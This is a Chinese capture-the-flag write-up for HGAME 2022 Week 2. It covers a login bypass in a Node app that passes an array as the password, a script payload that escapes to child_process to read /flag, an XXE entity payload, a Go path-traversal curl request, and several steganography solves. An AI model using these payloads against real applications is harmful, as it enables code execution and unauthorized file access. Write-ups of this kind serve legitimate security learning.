HGAME 2022 Week2 writeup by sleeper

web

Markdown Online

本题有两个环节,绕过登录与代码注入。

首先是绕过登录

审计代码，可以发现代码段套了个 try 语句，分析后不难想到由于传入参数为 json，在密码处传入长度为 16 的数组，由于数组没有 toUpperCase 方法，触发报错就绕过了密码不正确的 return 语句。

```
function LoginController(req, res) {
    if (req.body.username === "admin" && req.body.password.length === 16) {
        try {
            req.body.password = req.body.password.toUpperCase()
            if (req.body.password !== '54gkj7n8uo55vbo2') {
                return res.status(403).json({msg: 'invalid username or password'})
            }
        } catch (__) {}
        req.session['unique_id'] = randString.generate(16)
        res.json({msg: 'ok'})
    } else {
        res.status(403).json({msg: 'login failed'})
    }
}
```

第二处是 markdown 语句的渲染，直接用 `<script>` 标签执行下代码即可。

payload

```
<script>eval("pro = thif.conftructor.conftructor('return thif.procesf')();".toUpperCase().toLowerCase());var c=pro.mainModule.require('child_procesf'.toUpperCase().toLowerCase()).execSync('cat /flag').toString();document.head.innerHTML='';document.body.innerHTML=c;
</script>
```

Comment

xml 标签的知识点

```
<!DOCTYPE root [
    <!ELEMENT name ANY>
    <!ENTITY admi "admi"><!ENTITY  n "n">
    <!ENTITY xxe SYSTEM "data://text/plain;base64,YWRtaW4">
]>
<comment>
    <sender>&admi;&n;</sender>
    <content>&xxe;</content>
</comment>
```

FileSystem

go <= 1.14 的漏洞，参考博客

golang 的一些安全问题 - 简书 (jianshu.com)

利用命令：


```
curl --path-as-is -X CONNECT
"http://xxx.filesystem.hgame.homeboyc.cn/./there_may_be_a_flag"
```

```
└─$ curl --path-as-is -X CONNECT http://8c82f5c371.filesystem.hgame.homeboyc.cn/./there_may_be_a_flag
hgame{37d91d33bfdf869a7cdd9f7d40b6ed6c6bb6debab52f95e5cabf98e8f324ea30}
```

misc


摆烂

打开压缩包给了四张压缩的图片，需要密码。foremost 分离出压缩包和一张图片。图片拖进 010 editor 分析，根据块类型判断该图为 apng 格式，用网上的工具分离得到两张一样的图片，发现其中一张有很多横向的噪点，尝试解盲水印





肉眼看出密码，解出四张图片。

手动拼合成一张二维码，扫码得到一串文字。



丢进 vscode 发现有隐藏的 unicode 字符，尝试零宽隐写





拿到 flag。